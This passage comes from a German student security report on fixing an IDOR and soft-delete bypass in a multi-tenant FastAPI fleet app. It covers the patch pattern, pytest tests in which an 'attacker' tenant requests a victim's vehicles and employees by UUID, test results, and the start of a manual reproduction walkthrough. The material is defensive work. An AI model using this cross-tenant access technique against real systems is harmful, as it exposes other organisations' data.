4.2 Anpassung aller Aufrufer

Alle 78 als Pflicht-Fix klassifizierten `get_or_404()`-Aufrufer (Tabelle 3.2) sowie die betroffenen `delete()`-Aufrufe werden nach einem einheitlichen Muster angepasst.

Listing 8: Aufruf-Muster vor und nach dem Patch (Beispiel Fahrzeug-Endpunkt).

```
# VORHER -- kein Mandanten-Check
vehicle = vehicle_service.get_or_404(db, vehicle_id)

# NACHHER -- organisation_id wird mitgegeben
vehicle = vehicle_service.get_or_404(
    db, vehicle_id, organization_id=current_user.organization_id
)
```

Das gleiche Muster gilt für `delete()`-Aufrufe. Die fünf Aufrufstellen in `shared/api/organizations.py` bleiben unverändert, weil das `Organization`-Modell keinen Mandantenschlüssel führt und die Endpunkte ausschliesslich für Super-Admins zugänglich sind.

Service-interne Cross-Service-Lookups.
Fünf Service-Methoden rufen intern `get_or_404()` einer anderen Service-Instanz auf. Sie erhalten einen optionalen Parameter `organization_id`, der an das innere `get_or_404()` durchgereicht wird: `dispense_fuel()`, `receive_delivery()`, `adjust_level()`, `update_maintenance()` der Klasse `FuelPumpService` sowie `return_tool()` der Klasse `ToolAssignmentService`. Die aufrufenden API-Endpunkte befüllen den Parameter mit `current_user.organization_id`.

Listing 9: Service-interner Cross-Service-Lookup mit Mandantencheck.

```
# fleet/services/fuel_pump_delivery.py -- create()
pump = fuel_pump_service.get_or_404(
    db, obj_in.pump_id, organization_id=obj_in.organization_id
)

# fleet/services/fuel.py -- create()
vehicle = vehicle_service.get_or_404(
    db, obj_in.vehicle_id, organization_id=obj_in.organization_id
)
```

4.3 Behandlung von Modellen ohne `organization_id`

Der `hasattr`-Guard in `get()` stellt sicher, dass ein Aufruf mit `organization_id` bei Modellen ohne dieses Feld stillschweigend ignoriert wird. Zwei dieser Modelle brauchen dennoch eigene Regeln.

- `Organization` ist der Mandant selbst. Die Endpunkte in `organizations.py` sind bereits ausschliesslich für Super-Admins zugänglich und bleiben unverändert.
- `Notification` ist nicht an eine Organisation, sondern über `user_id` an den jeweiligen Benutzer gebunden. Der Schutz erfolgt deshalb über einen expliziten Eigentümercheck im Router (siehe Abschnitt 4.4, Absatz *Notifications*).

4.4 Fixes ausserhalb von `BaseService`

Die in Abschnitt 3.2.4 dokumentierten Lücken betreffen Code, der `BaseService` umgeht oder nach einem `get_or_404`-Lookup keinen Eigentümercheck vornimmt. Der Wurzel-Fix greift dort nicht, weshalb diese Stellen einzeln behoben werden. Alle Änderungen folgen dem bereits eingeführten Muster, `current_user.organization_id` oder `current_user.id` wird dem Service oder einer nachgelagerten Prüfung explizit übergeben.

Notifications – Ownership-Check nach dem Lookup.
Für Notifications genügt der Mandantenfilter nicht, weil sie an eine `user_id` gebunden sind. Nach dem `get_or_404`-Lookup wird in GET, `POST /read` und DELETE geprüft, ob `notification.user_id == current_user.id` gilt. Andernfalls wird `404` zurückgegeben, um keine Information über fremde IDs preiszugeben.

SAT-Assistances – `get_detail()` mit Mandanten-Parameter.
`AssistanceService.get_detail()` baut eigene SQLAlchemy-Filter. Die Signatur erhält einen Parameter `organization_id`, den der Router mit `current_user.organization_id` befüllt. Der zusätzliche `WHERE organization_id = $1` fliesst in alle Teilabfragen der Methode ein.

Admin-Endpunkte in `users.py`.
Die drei Router-Aufrufe von GET, PATCH und DELETE werden durch die im vorherigen Abschnitt beschriebene Umstellung aller `get_or_404`-/`delete`-Aufrufer mitgezogen, sobald `organization_id=current_user.organization_id` ergänzt wird. Der zentrale Mandantenfilter in `BaseService.get()` übernimmt damit auch hier die Prüfung.

DELETE in `sat/api/attachments.py`.
`SatAttachmentService.delete()` nimmt bereits einen `organization_id`-Parameter entgegen, der Router übergab ihn jedoch nicht. Der Router-Aufruf wird nach demselben Muster wie in Abschnitt 4.2 um `organization_id=current_user.organization_id` ergänzt, womit der im Service vorhandene Filter tatsächlich greift.

GPS – Trip-Routen mit Mandantencheck.

Drei Trip-Routen wurden entlang desselben Musters abgesichert. Bei `POST/trips/{trip_id}/position` wird vor dem Schreiben einer Position der zugehörige Trip über `trip_service.get_or_404(db, trip_id, organization_id=current_user.organization_id)` geladen. `POST/trips/{trip_id}/end` und `GET/trips/{trip_id}/route` laden den Trip ebenfalls über die gleiche `get_or_404`-Signatur, bevor sie das Trip beenden bzw. die Routenpunkte zurückgeben. Gehört der Trip nicht zum Mandanten des Aufrufers, brechen alle drei Endpunkte mit `404` ab, bevor überhaupt gelesen oder geschrieben wird.

FK-List-Methoden – Pflichtparameter `organization_id`.
Alle 19 betroffenen List-Methoden erhalten einen *Pflicht*-Parameter `organization_id: str` ohne Default. Damit wird der Mandantenfilter zwingend an die Abfrage gehängt. Vergisst ein Aufrufer den Parameter, reagiert Python mit `TypeError` zur Laufzeit, was deutlich sicherer ist als ein stilles Sicherheitsleck bei optionalem Parameter. Alle zugehörigen Router befüllen den Parameter mit `current_user.organization_id`.

4.5 Zusammenfassung: Befund, Fix und Testabdeckung

Tabelle 4.1 verknüpft jeden Befund aus der Analyse mit dem zugehörigen Patch-Unterabschnitt und dem Test, der den Fix absichert. Die Smoke- und Integrationstests der bestehenden Suite dienen in allen Fällen als zusätzlicher Regressionsschutz.

Befund (Issue)	**Analyse**	**Fix**	**Test**
IDOR in `get()` / `get_or_404()` (#5)	3	4.1	Angriffsklasse 1
Soft-Delete-Bypass in `get()` / `get_or_404()` (#14)	3	4.1	Angriffsklasse 2
78 Router-Aufrufer ohne `organization_id`	3	4.2	`TestIDOR`, `TestIDOREmployee`
5 Service-interne Cross-Service-Aufrufe	3	4.2	Smoke-Tests `fuel/tool`
Notifications ohne Ownership-Check	3.2.4	4.4	Smoke-Tests `notifications`
SAT-Assistances ohne Mandantenfilter	3.2.4	4.4	Smoke-Tests `sat`
GPS-Position ohne Trip-Ownership-Check	3.2.4	4.4	Smoke-Tests `gps`
19 FK-List-Methoden ohne Mandantenfilter	3.2.4	4.4	Smoke-/Integrationstests

Tabelle 4.1: Zuordnung jedes Befunds zu seinem Patch-Abschnitt und der Testabdeckung.

5 Testing und Qualitätssicherung

5.1 Teststrategie

Die Proof-of-Concept-Angriffe aus Abschnitt 3.3 wurden als pytest-Tests in `tests/test_idor.py` kodiert und folgen dem Red-Green-Muster. Auf dem ungepatchten Stand müssen sie scheitern, nach dem Patch müssen sie grün sein. Zur Absicherung wird anschliessend die komplette bestehende Suite (Smoke- und Integrationstests) ausgeführt, danach läuft `test_idor.py` erneut, bis alle neuen Sicherheitstests und alle bestehenden Tests gemeinsam grün sind.

5.2 Neue Sicherheitstests

Alle neuen Sicherheitstests befinden sich in `tests/test_idor.py`. Jeder Test registriert zwei Mandanten über die öffentliche `/auth/register`-API und erstellt Ressourcen via `POST /vehicles` bzw. `POST /employees`. Es wird also kein direkter Datenbankzugriff verwendet, womit die Tests exakt dem Pfad eines externen Angreifers folgen und keine interne Sicherheitslogik über privilegierte Fixtures umgehen. Die gemeinsame Helferfunktion `create_accounts()` kapselt die Registrierung, und als Unterscheidungsmerkmal der generierten E-Mail-Adressen dient eine `uuid4()`, wodurch die Tests parallel ausführbar bleiben.

Listing 10: Helferfunktionen in `tests/test_idor.py`.

```python
def create_accounts(client: TestClient) -> tuple[dict[str, str], dict[str, str]]:
    """Lege zwei unabhaengige Mandanten (Opfer, Angreifer) an."""
    mail_tag = uuid4()
    victim_headers = register_account(
        client, "Victim GmbH", f"victim-{mail_tag}@test.ch", "victim1234", "Victim"
    )
    attacker_headers = register_account(
        client, "Attacker AG", f"attacker-{mail_tag}@test.ch", "attacker1234", "Attacker"
    )
    return victim_headers, attacker_headers
```

Die Datei deckt zwei Angriffsklassen ab.

Angriffsklasse 1 – IDOR (Issue #5).
Zwei Organisationen (Org A = Opfer, Org B = Angreifer) werden angelegt. Org B versucht, Ressourcen von Org A zu lesen, zu ändern und zu löschen. Der typische Testfall `test_get_blocked` besteht aus vier Zeilen und deckt sich mit dem Cross-Tenant-GET aus dem Proof-of-Concept (Abschnitt 3.3).

Listing 11: `TestIDOR.test_get_blocked` – Cross-Tenant-GET auf ein Fahrzeug des Opfers.

```python
def test_get_blocked(self, client: TestClient) -> None:
    """GET auf ein fremdes Fahrzeug muss 404 liefern."""
    victim_headers, attacker_headers = create_accounts(client)
    vid = create_vehicle(client, victim_headers, "VICTIM-001")["id"]

    res = client.get(f"/api/v1/vehicles/{vid}", headers=attacker_headers)
    assert res.status_code == 404
```

Testfall	Erwartetes Ergebnis
`test_get_blocked`	GET fremdes Objekt → 404
`test_patch_blocked`	PATCH fremdes Objekt → 404
`test_delete_no_effect`	DELETE: Objekt bei Org A unverändert
`test_list_isolated`	LIST enthält keine Fremd-Daten
`test_no_org_leak`	Antwortbody enthält keine fremde Org-ID

HTTP-DELETE ist per Standard idempotent, der Statuscode ist `204` unabhängig davon, ob ein Objekt gefunden wurde. Das sicherheitskritische Merkmal ist daher nicht der Statuscode, sondern dass Org A das Objekt anschliessend noch lesen kann. Genau das prüft `test_delete_no_effect`.

Angriffsklasse 2 – Soft-Delete-Bypass (Issue #14).
Eine Ressource wird soft-gelöscht, alle nachfolgenden Zugriffe darauf müssen `404` zurückgeben. Der Ablauf entspricht dem Soft-Delete-PoC aus Abschnitt 3.3. `test_get_gone` zeigt das Muster in Reinform.

Listing 12: `TestSoftDeleteBypass.test_get_gone` – Lookup per direkter UUID nach dem Soft-Delete.

```
def test_get_gone(self, client: TestClient) -> None:
    """GET auf ein soft-geloeschtes Fahrzeug muss 404 liefern."""
    victim_headers, _ = create_accounts(client)
    vid = create_vehicle(client, victim_headers, "VICTIM-006")["id"]

    client.delete(f"/api/v1/vehicles/{vid}", headers=victim_headers)

    res = client.get(f"/api/v1/vehicles/{vid}", headers=victim_headers)
    assert res.status_code == 404
```

Testfall	Erwartetes Ergebnis
`test_get_gone`	GET soft-deleted → 404
`test_patch_gone`	PATCH soft-deleted → 404
`test_list_hidden`	LIST filtert soft-deleted heraus
`test_double_delete`	Zweites DELETE → 204, GET → 404

Modulübergreifender Nachweis via `TestIDOREmployee`.
Die dritte Testklasse `TestIDOREmployee` wiederholt dieselben Angriffsszenarien aus Angriffsklasse 1 und 2, verwendet jedoch Mitarbeitende statt Fahrzeuge als Zielressource. Das belegt empirisch, dass der `BaseService`-Patch modulübergreifend wirkt und nicht nur am Fahrzeug-Router hängt. `test_soft_delete_gone` kombiniert beide Angriffsklassen in einem einzigen Test.

Listing 13: `TestIDOREmployee.test_soft_delete_gone` – Soft-Delete auf Mitarbeitende statt Fahrzeugen.

```
def test_soft_delete_gone(self, client: TestClient) -> None:
    """Soft-geloeschter Mitarbeiter verschwindet aus GET und LIST."""
    victim_headers, _ = create_accounts(client)
    tag = str(uuid4())[:8]
    eid = create_employee(client, victim_headers, tag)["id"]

    res = client.delete(f"/api/v1/employees/{eid}", headers=victim_headers)
    assert res.status_code == 204

    res = client.get(f"/api/v1/employees/{eid}", headers=victim_headers)
    assert res.status_code == 404

```

```
    res = client.get("/api/v1/employees", headers=victim_headers)
    assert eid not in (row["id"] for row in res.json())
```

5.3 Anpassung bestehender Tests und Service-Overrides

Nach dem Patch an `BaseService` fielen zwei Nebenbaustellen auf, die in denselben Commit gehören.

1. **`test_delete_then_get_still_returns_soft_deleted`** in `tests/integration/test_vehicle_crud.py`.
   Der Test dokumentierte bisher das fehlerhafte Verhalten. Ein alter Kommentar vermerkte ausdrücklich "soft-deleted records are still returned by GET" und assertete `status_code == 200`. Nach dem Patch muss die gleiche Abfrage `404` liefern. Der Kommentar wurde entfernt und die Assertion auf `404` umgestellt. Der Testname bleibt als historisches Artefakt unverändert.
2. **`FuelService.delete()` ohne `organization_id`.**
   Datei: `app/modules/fleet/services/fuel.py`.
   `FuelService` überschreibt `delete()` mit eigener Logik (es aktualisiert zusätzlich die Gesamtkosten am Fahrzeug). Ohne Anpassung hätte der gepatchte Router-Aufruf `fuel_service.delete(db, id, organization_id=...)` gegen eine Signatur ohne diesen Parameter einen `TypeError` geworfen. Deshalb wurde die Signatur synchron zur Basisklasse erweitert und der Parameter an den internen `self.get()`-Aufruf weitergereicht.

5.4 Ausführung der Integrationstests

Das finale Ergebnis nach allen Korrekturen:

Listing 14: Finales Testergebnis – alle neuen Tests grün, keine Regression

```
$ pytest tests/ -q
.....................................................................
.....................................x...x...............................
.............................................
187 passed, 2 xfailed, 14 warnings in 36.38s
```

- **passed** – alle Smoke-, Integrations-, PoC- und Regressionstests. Die neuen Tests aus `test_idor.py` (`TestIDOR`, `TestSoftDeleteBypass`, `TestIDOREmployee`) sind alle grün.
- **xfailed** – bekannte Admin-Only-Endpunkte (`test_list_organizations_as_admin`, `test_create_organization`), die in der Testumgebung ohne Super-Admin-Rechte bewusst nicht verfügbar sind und bereits vor dem Patch als `xfail` markiert waren.
- **failed** – keine. Insbesondere schlägt kein vorher grüner Test durch den Patch neu fehl.

6 Schlussbemerkungen

Eine fehlende Zeile in einer Basisklasse, auf den ersten Blick ein Entwicklungsfehler wie viele andere. Tatsächlich war die fehlende Mandantenfilterung in `BaseService.get()` kein isoliertes Problem an einem einzelnen Endpunkt, sondern ein systemischer Konstruktionsfehler, der sich auf nahezu alle CRUD-Endpunkte mit organisationsgebundenen Ressourcen auswirkte. Und weil in derselben Methode auch der `deleted_at`-Filter fehlte, liessen sich soft-gelöschte Datensätze per direkter UUID-Abfrage weiterhin lesen. Ein Soft-Delete-Bypass, der ohne diese Analyse vermutlich unentdeckt geblieben wäre.

Die Behebung erfolgte bewusst an der gemeinsamen Wurzel des Problems. Statt einzelne Endpunkte punktuell nachzubessern, wurde die Basisklasse um einen optionalen `organization_id`-Parameter sowie einen konsistenten Soft-Delete-Filter erweitert und anschliessend an allen relevanten Aufrufern korrekt verdrahtet. Dieses Vorgehen reduzierte den Änderungsaufwand pro Endpunkt, verbesserte die Konsistenz der Sicherheitslogik und senkte das Risiko, dass künftig neue Router erneut ohne Mandantenscoping implementiert werden.

Das Testergebnis spricht für sich. Die zuvor als Proof-of-Concept formulierten Angriffe schlagen nach der Anpassung fehl, die neu hinzugefügten Regressionstests decken beide Schwachstellenklassen gezielt ab, und die bestehende Testsuite läuft nach Anpassung der betroffenen Alt-Tests wieder vollständig durch. Der finale Stand mit `187 passed, 2 xfailed` zeigt, dass der Sicherheitsfix nicht nur lokal funktioniert, sondern auch mit dem restlichen Backend vereinbar ist.

Multi-Tenant-Isolation ist kein Komfortmerkmal, sie ist eine Systemeigenschaft. Sobald Ressourcen per UUID adressierbar sind, muss die Autorisierung bei jedem Zugriff explizit an den aktuellen Mandanten gebunden werden. Wird diese Prüfung an einer zentralen Abstraktion vergessen, skaliert die Schwachstelle mit der Wiederverwendung genauso stark wie der Architekturvorteil selbst. Insofern ist das beobachtete Muster eine klassische Verletzung des von Saltzer und Schroeder formulierten Prinzips „Complete Mediation“, das verlangt, jeden Zugriff auf ein geschütztes Objekt einzeln zu autorisieren (Saltzer & Schroeder, 1975).

Quellenverzeichnis

OWASP Foundation. (2021). *OWASP Top 10 2021: A01 Broken Access Control*. Zugriff 2. Mai 2026 unter https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Ramírez, S. (2026). *FastAPI Documentation*. Zugriff 2. Mai 2026 unter https://fastapi.tiangolo.com/

Saltzer, J. H., & Schroeder, M. D. (1975). The protection of information in computer systems. *Proceedings of the IEEE*, *63*(9), 1278–1308. https://doi.org/10.1109/PROC.1975.9939

Santos, R. (2026a). *[AR-H3] Soft-deleted records accessible via direct ID lookup*. Zugriff 28. April 2026 unter https://github.com/rogeriosantos/dnchub-app/issues/14

Santos, R. (2026b). *[SEC-C4] Fix IDOR: add organization_id scoping to BaseService.get_or_404()*. Zugriff 28. April 2026 unter https://github.com/rogeriosantos/dnchub-app/issues/5

SQLAlchemy Authors. (2026). *SQLAlchemy 2.0 Documentation: ORM Querying Guide*. Zugriff 2. Mai 2026 unter https://docs.sqlalchemy.org/en/20/orm/queryguide/

7 Hilfsmittel

Die Aufgabenstellung verlangt, den Einsatz von Hilfsmittel offenzulegen.

7.1 Verwendete Werkzeuge

- **ChatGPT**
- **deeplWrite**
- **Gemini**

7.2 Wofür KI eingesetzt wurde

- Der Text wurde eigenständig verfasst. KI wurde zur sprachlichen Überarbeitung, Strukturierung und Konsistenzprüfung eingesetzt.
- Korrektur von LaTeX-Syntax (Tabellen, Listings).
- Vorschläge zu Kapitelstruktur und Benennung von Abschnitten.
- Sprachliche Überarbeitung von Code-Kommentaren.
- Appendix.

A Manuelle Reproduktion des Angriffs

Dieser Anhang dokumentiert den Angriff zusätzlich zu den automatisierten Tests aus Kapitel 5 anhand zweier manueller Läufe. Die Abbildungen sind kein eigenständiger Nachweis der Schwachstelle (diese Rolle übernehmen die Red/Green-Tests in `test_idor.py`), sondern eine anschauliche Ergänzung für Leser, die den Angriffspfad nachvollziehen wollen, ohne die Testsuite laufen zu lassen.

Der Angriff wird in zwei Varianten geführt:

- Abschnitt A.1 läuft in der regulären Benutzeroberfläche (Next.js-Frontend) — wie ein Angreifer mit Browser und Entwicklertools vorgehen würde.
- Abschnitt A.2 zielt direkt gegen die HTTP-API mit `curl` — so lässt sich der Angriff im Zweifel automatisiert wiederholen und es wird gleichzeitig belegt, dass es sich nicht um einen Darstellungsfehler des Clients, sondern um einen serverseitigen Autorisierungsfehler handelt.

In beiden Varianten bezeichnet „Opfer“ den legitimen Besitzer der Daten (Mandant A) und „Angreifer“ einen zweiten, davon unabhängigen Mandanten B, der sich regulär an derselben Instanz registriert hat.

A.1 UI-basierte Reproduktion

A.1.1 Ausgangslage

Das System wird unter `localhost:3000` im Browser geöffnet. Es gibt zu diesem Zeitpunkt noch keine Benutzer.




Abbildung A.1: Login-/Registrierungsseite der Anwendung.

A.1.2 Opfer legt Konto und Fahrzeug an

Das Opfer registriert sich mit eigener Organisation (Opfer GmbH) und legt im Fleet-Management ein Fahrzeug an.




Abbildung A.2: Registrierung des Opfers als neue Organisation.




Abbildung A.3: Dashboard des Opfer-Mandanten nach dem Login.




Abbildung A.4: Das Opfer legt ein Fahrzeug (`OPFER-001`) an.




Abbildung A.5: Fahrzeugliste des Opfers.

A.1.3 Angreifer legt separates Konto an

Der Angreifer registriert sich als unabhängige Organisation (Angreifer GmbH). Sein Dashboard ist erwartungsgemäss leer, weil seine Organisation keine Fahrzeuge besitzt.




Abbildung A.6: Registrierung des Angreifers als eigene Organisation.

